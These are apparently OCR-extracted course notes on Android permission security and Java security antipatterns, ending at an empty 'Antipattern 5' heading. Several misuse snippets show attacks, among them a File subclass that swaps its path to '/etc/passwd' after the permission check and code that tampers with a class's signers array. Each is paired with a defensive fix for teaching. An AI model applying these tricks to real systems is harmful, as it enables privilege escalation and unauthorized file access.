


Abbildung 6.1: Intent in Android

6.2 Application Signing

Developers sign applications Self-signed certificates:

- Is not a form of identity
- It is used to allow the developer who built the application to post updates
- It is based on Java key tools and jar signer

6.3 Application sandbox

- Each application runs with its UID (Linux process) with its own Dalvik virtual machine:
- Provides CPU protection, memory protection
- Authenticated communication protection using Unix domain sockets:

  Only zygote (spawns another process) and ping run as root processes

- Applications announces permission requirement (security policy):

  Create a white list model: user grants access

  Inter-component communication reference monitor checks permissions

6.4 Android ACL




Abbildung 6.2: figure


Two forms of security enforcement:

- Each application executes with its own user identity as Linux process
- Android middleware has a reference monitor that mediates the establishment of inter-component communication (ICC) First is straightforward to implement, second requires careful consideration of mechanisms and security policy.

6.5 Policy Enforcement

Android focuses on Inter Component Communication (ICC) whose security policy is defined in the Android manifest file. It allows developers to specify an high-level ACL to access the components:

1. Each component can be assigned an access permission label
2. Each application requests a list of permission labels (fixed at install)



From: Enck, et al. IEEE Security & Privacy, Jan./Feb.(2009) p.50-57

Abbildung 6.3: figure

Each Android application has an AndroidManifest.xml file which describes all the components it uses.
Components cannot execute unless they are listed. In the file we specify: Rules for "auto-resolution"
Runtime dependencies
Optional runtime libraries
Access rules
Required system permissions

> The manifest file spells out the security policy of the whole application

6.5.1 Component Interaction

The components of an apllication can be public orp private. The manifest defines an exported attribute (with value true or false) It specifies whether the caticity can be launched by components of other applications. false = internal (same user id). **Default depends on intent filter rules.** Components may unknowingly become <ccesible to other apllications.




Abbildung 6.4: figure

Always specify the setting.If the manifest file does not specify an access permission on a public component, any component in any application can access it.This is defensible when for instance some components provide "global" access: e.g., the main Activity for an Application.Components without access permissions should be exceptional cases, and possible inputs must be carefully analysed (consider splitting components).

The code broadcasting an Intent can set an access permission restricting which Broadcast Receivers can access the Intent. Thus we specify explicitly which application can read the broadcast. Implication: If no permission label is set on a broadcast, any unprivileged application can read it. Always specify an access permission on Intent broadcasts (unless you specify the destination explicitly).

6.5.2 Content Providers

Content providers are the standard interface that connects data in one process with code running in another process.

When you want to access data in a content provider, you use the ContentResolver object in your application's Context to communicate with the provider as a client. The ContentResolver object communicates with the provider object, an instance of a class that implements ContentProvider. The provider object receives data requests from clients, performs the requested action, and returns the results.

Content Providers have two additional security features: (i) separate "read" and "write" access permission labels, and (ii) URI permissions to specify which data subsets of the parent content provider permission can be granted for. These features give more control over application data.

Always define separate read and write permissions. Use URI permissions to delegate rights to other components.

6.5.3 Permission Categories for Content Provider

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
      ...
<application android:icon="@drawable/icon“android:label="@string/app_name">
  <activity android:name=".BatteryCheck"android:label="@string/app_name">
    <intent-filter>
      <action android:name="android.intent.action.MAIN" />
      <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
    <intent-filter>
      <action android:name="ch.fhnw.android.sms.receiver.BATTERY_SMS" />
      <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
  </activity> </application>
<uses-permission android:name="android.permission.BATTERY_STATS" />
<uses-permission android:name="android.permission.SEND_SMS"></uses-permission>
<uses-permission android:name="android.permission.RECEIVE_SMS"></uses-permission>
</manifest>
```

Abbildung 6.5: figure

```
sendSMS.setOnClickListener(new View.OnClickListener() {
  public void onClick(View v) {
  // Sends directly an SMS Message to the calling device
  if ((origAddress != null) && (!origAddress.equals(""))) {
    SmsManager sms = SmsManager.getDefault();
    sms.sendTextMessage(origAddress, null, batteryRcv.batteryInfo, null, null);
    origAddress = null;
}
// Send the "battery level" information back to calling receiver
Intent resultIntent = new Intent();
String action = "ch.fhnw.android.battery.BATTERY_SMS";
resultIntent.setAction(action);
resultIntent.putExtra("Sending Activity", "Battery Check");
resultIntent.putExtra("Battery Info", batteryRcv.batteryInfo);
sendBroadcast(resultIntent);
... }});
```

Abbildung 6.6: Specification of Interaction Example

```
<provider android:authorities="friends"
        android:name="FriendProvider"
        android:readPermission=“ch.fhnw.apsi.permission.READ_FRIENDS"
        android:writePermission="ch.fhnw.apsi.permission.WRITE_FRIENDS">
</provider>
```

Abbildung 6.7: figure

Permissions can be: (1) **`normal`** : always granted; (2) **`dangerous`** : requires user approval; (3) **`signature`** : matching signature key; (4) **`signatureOrSystem`** : same as signature, but also system apps (legacy compatibility)
Defence against malicious applications that may request sensitive information.

Implication: Users may not understand implications when they must explicitly grant permissions.

Use signature permissions for dangerous permissions. Otherwise and always include informative descriptions

```
<permission android:name="ch.fhnw.apsi.permission.FRIEND_NEAR“
        android:label="@string/permlab_friendNear"
        android:description="@string/permdesc_friendNear“
        android:protectionLevel="dangerous">
</permission>
```

Defined in string.xml

Abbildung 6.8: figure

7 Java Antipatterns

7.1 Terminology




Abbildung 7.1: figure

PAP Policy Admin Point `java.security`

PIP Policy Information Point `java.policy : grant codeBase ..{permission.java.security.Allermissions;}`

PDP Policy Decision Point :

Listing 7.1: PDP

```
1   if (sm !=null) {
    context = sm.getSecurityContext();
    FilePermission p = new FilePermission(filename,"read");
    sm.checkPermission(p,context);
    }
```

PEP Policy Enforcement Point : `SecurityManager,Permission,AccessController,AccessControllerContext,Protectio`

7.2 Visibility Modifiers

Interfaces and Classes:

public open to all and sundry. All parts of the application can use it.**If no modifier is specified then open only within the same package** Problematic with inner classes

Fields and Methods

Public All parts of the application can use it.

Protected Can be used only in the same package and from subclasses in other packages.

No modifier Can be used only in the same package (default)

private Only within the same class.

7.3 Purpose

Information Hiding The visibility of a class (interface, field, method) should be as restricted as possible. A good mantra: Keep all the member variables private and let only those methods as public that are important for the API.

Compartmentalization of programs' components: lear divide between the things you should know (public) and the things you can safely ignore (private).

You may think that a secret may be embedded in an object in its private field. It is not a very smart idea, but it is done often. You may think that untrusted code can be prevented from executing sensitive code by simply placing it in a package-local class. Here too, it is not a very smart idea, but it is done often.




Abbildung 7.2: Visibility Robustness Effects

Java allows increasing (but not decreasing) the visibility of a member. The situations where this is desirable are very rare and in any case dangerous because in so doing, one breaks the API contract.

7.3.1 Why Protected and Default?

Clean API can be achieved with public and private, so why protected and default?

Protected?

- A malicious client can have a class that claims to have the same package;
- A malicious client can have a class that extends a trusted class and accesses protected fields.
- But it would be nice to have a simple method to prohibit packages from being added to an application. Unfortunately,




Abbildung 7.3: Sealed JAR Archives

7.4 Prevent Joining of Packages - Adding Malicious Packages

7.4.1 Sealing

7.4.2 Signing

7.5 Joining packages with PAP

Insert into security file : `package.definition=com.ibeco.securepackage` This would mean that extra permissions would be needed to add a malicious class to package. **However noc lass loaders currently implement what is necessary to check this**


7.6 Inner Classes

1. Classes defined as members of other classes.
2. nner classes are allowed to access private members of the enclosing class and vice versa.
3. For each instance of the outer class there is a corresponding instance of the inner class.
4. Useful especially for defining in-line implementations of simple interfaces.

Inner classes are not understood by JVM. Java compilers just transform inner classes into top-level classes:

- But JVM prohibits access to private members from outside the class!
- So the compiler provides access to private fields accessed by inner (outer) classes via package-local methods

The private data members of classes get exposed through the access functions Other classes belonging to the same package can call the access functions and tamper the private data member




```
jarsigner -keystore susanstore -signedjar sCount.jar Count.jar signFiles
keytool -export -keystore susanstore -alias signFiles -file
    SusanJones.cer
```

Abbildung 7.4: figure


William Pough Proposal: Only to the inner classes may access the private members of the enclosing class. A secret key is shared between all the classes that need access to each others private data members:

- Class B wants to access a class A private member m
- Class B invokes A's access function
- Class B passes its shared secret key to A's access function
- Class A verifies whether class B's secret key and class A's secret key are the same object:
  - if yes, give access to its private variable m
  - otherwise, throw a security exception
- The new implementation is built on top of the current implementation:
  - only class files are rewritten
  - No need to change the JVM

7.6.1 Overhead of Plough Solution

- For each class allowing/needing access, one needs a single static field.
- For each set of objects needing mutual access only one object is created.
  - All initializations are done in a initializer.
  - One additional argument in each method
  - Few additional instructions are executed for each access call to:
    - pass the extra argument
    - verify the secret key

Method 2 Signing JAR archives (receiving end)



`keytool -import -alias susan -file SusanJones.cer -keystore raystore`

Verify fingerprint (optional); and add to `raypolicy` file (PIP):

```
grant CodeBase "file:./….." SignedBy "Susan" {
    permission java.io.FilePermission "C:\\TestData\\*", "read";
}
java -Djava.security.manager -Djava.security.policy=raypolicy -cp sCount.jar Count
    C:\TestData\data
```

Abbildung 7.5: figure

Inner class are not understood by JVM (2)

```
class A {
  private int m;
  private class B {
    private int x;
    void f() {
      x = m;
    }
  }
  public void g() {
    B ob = new B();
    ob.f();
  }
}
```

After compilation:

```
class A {
  private int m;
  public void g() {
    A$B ob = new A$B();
    ob.f();
  }
  int access$0(){
    return m;
  }
}
```

1. `access$0()` of class A has package level visibility.
2. The class `A$B` also has package level visibility

```
class A$B {
  A this$0;
  private int x;
  void f() {
    x = this$0.access$0();
  }
}
```

AS HS13 16

Abbildung 7.6: Inner class Example




Abbildung 7.7: figure




Abbildung 7.8: figure

```
class A {
  static private final Object sharedSecret = new Object();
  static { A$B.receiveSecretForA(sharedSecret); }
  private int x;
  int access$1(Object secretForA) {
    if (secretForA != sharedSecret) throw new SecurityException();
      return x;
  }
}
class A$B {
  private A this$0;
  static private Object sharedSecret;
  static void receiveSecretForA(Object secretKey) {
    if (sharedSecret != null) throw new VerifyError();
      sharedSecret = secretKey;
  }
 ... invoke this$0.access$1(sharedSecret)...
}
```

Abbildung 7.9: figure

8 Common Java Antipatterns

Antipattern 1: Misuse

```
package java.lang;
  public class Class {
    private Object[] signers;
    public Object[] getSigners() {
      return signers;
    }
}
```

An attacker can manipulate the `signers` array so:

```
Object[] signers = this.getClass().getSigners();
signers[0] = <new signer>;
```


Antipattern 1: Problems

We quickly forget that mutable input and output objects can be modified by the caller application.

The consequences are not always harmless:
1. Modifications in general may change the original expected behaviour of applications (breach of contract → attack on robustness).
2. But modifications to sensitive security state are even worst: they may result in elevated privileges for attacker.

In our example this means that altering the signers of a class can give the class access to unauthorised resources.

Antipattern 1: Solutions

Make a copy of mutable **output** parameters:

```
public Object[] getSigners() {
    // signers contains immutable type X509Certificate.
    // shallow copy of array is OK.
    return signers.clone();
}
```

Make a copy of mutable **input** parameters:

```
public MyClass(Date start, boolean[] flags) {
      this.start = new Date(start.getTime());
      this.flags = flags.clone();
}
```

Perform deep cloning on arrays if necessary, because `clone()` on an array produces a shallow copy of it.

Antipattern 2

An example from the Java SDK 1.5 distribution:

```
public RandomAccessFile openFile(final java.io.File f){

  askUserPermission(f.getPath());
  ...
  return (RandomAccessFile) AccessController.doPrivileged(){
    public Object run(){
      return new RandomAccessFile(f.getPath());
    }
  }
}
```

Antipattern 2: Misuse

An attacker can pass a subclass of `java.io.File` that overrides `getPath()`:

```
public RandomAccessFile openFile(final java.io.File f) {
  askUserPermission(f.getPath());
  ...
  return new RandomAccessFile(f.getPath());
  ...
}

public class BadFile extends java.io.File {
  private int count;
  public String getPath(){
    return (++count == 1) ? "/tmp/foo" : "/etc/passwd";
  }
}
```


Antipattern 2 : Problems

Do not forget that security checks can be always fooled if they are based on information that attackers can control!

→ It is naive to assume that input types defined in the Java core libraries (like `java.io.File`) are secure and can be trusted
  → Such libraries are the second gate to break programs' robustness!

→ Always remember that non-final classes/methods can be sub classed.

→ Always remember that mutable types can be modified.

Antipattern 2 : Solutions

1. Don't assume inputs are immutable: make defensive copies of non final or mutable inputs and perform checks when using copies.

```
public RandomAccessFile openFile(File f) {
  final File copy = f.clone();
  askUserPermission(copy.getPath());
  ...
  return new RandomAccessFile(copy.getPath());
}
```

   But this solution is unfortunately wrong: the method `clone()` copies the attacker's subclass!

2. A more correct solution is: make a copy of the **original** file. This however doesn't guarantee that the file is exactly the original :

```
java.io.File copy = new java.io.File(f.getPath());
```


Antipattern 2 : A correct solution

A correct (albeit very restrictive) solution: **never** invoke `doPrivileged()` with caller-provided inputs :

```
import java.io.*;
import java.security.*;

private static final String FILE = "/myfile";

public RandomAccessFile openFile() {
  return(RandomAccessFile) AccessController.doPrivileged(
                                  new PrivilegedAction() {
    public Object run() {
        return new RandomAccessFile(FILE);
        // checked by SecurityManager
    }
  });
}
```

Antipattern 3

An classical Java blunder: class `Stack` inherits from class `Vector`

```
class Stack<E> extends Vector<E>
```

The `Vector<E>` functionality should (if necessary!) only be added via composition. The inheritance relationship breaks the expected behaviour of a stack. Namely only `pop()` and `push()` can manipulate it.


Antipattern 3: Misuse

A user can legally write such code:

```
Stack<String> stack = new Stack<String>();
stack.push("1");
stack.push("2");
stack.insertElementAt("sqeeze me in!", 1);
while (!stack.isEmpty()){
   System.out.println(stack.pop();
}
```


Antipattern 4

An example from JDK 1.2 distribution:





```
put(key, val)
remove(key)
```

```
put(key, val) // security check
remove(key)   // security check
```


Antipattern 4

Extension of basis class `java.util.Hashtable`:





```
put(key, val)
remove(key)
Set<Map.Entry<K,V>> entrySet()
```

```
put(key, val) // security check
remove(key)   // security check
```

Aside: Is a `PropertyList` a `Hashtable`? See Antipattern 3.

Antipattern 4: Misuse

The attacker bypasses `remove()` method and uses the inherited `entrySet()` method to delete properties:




```
put(key, val)
remove(key)
entrySet()   //supports removal!
```

```
put(key, val) // security check
remove(key)   // security check
```


Antipattern 4: Problem

1. Subclasses cannot guarantee encapsulation:
   → Super class may modify behaviour of methods that have not been overridden;
   → Super class may add new methods.

2. Security checks enforced in subclasses can be bypassed:
   → The `Provider.remove` security check is bypassed if the attacker calls the newly inherited `entrySet()` method to perform removal.

Antipattern 4: Solution

1. Avoid inappropriate sub-classing:
   → Subclass only when the inheritance model is well-specified and well-understood.
2. Monitor changes to super classes:
   → Check for behavioral changes in existing inherited methods and override them if it is necessary for your application;
   → Check all new methods and **override** them if it is necessary.

```
java.security.Provider put(key, value)// security check
                       remove(key)    // security check
                       Set entrySet() // immutable set
```


Antipattern 5

Example from JDK 1.4 distribution:

```
package sun.net.www.protocol.http;

public class HttpURLConnection extends java.net.HttpURLConnection {
  /**
   * Set header on HTTP request
   */
  public void setRequestProperty(String key, String value) {
    // no input validation on key and value
  }
}
```

Antipattern 5: Misuse

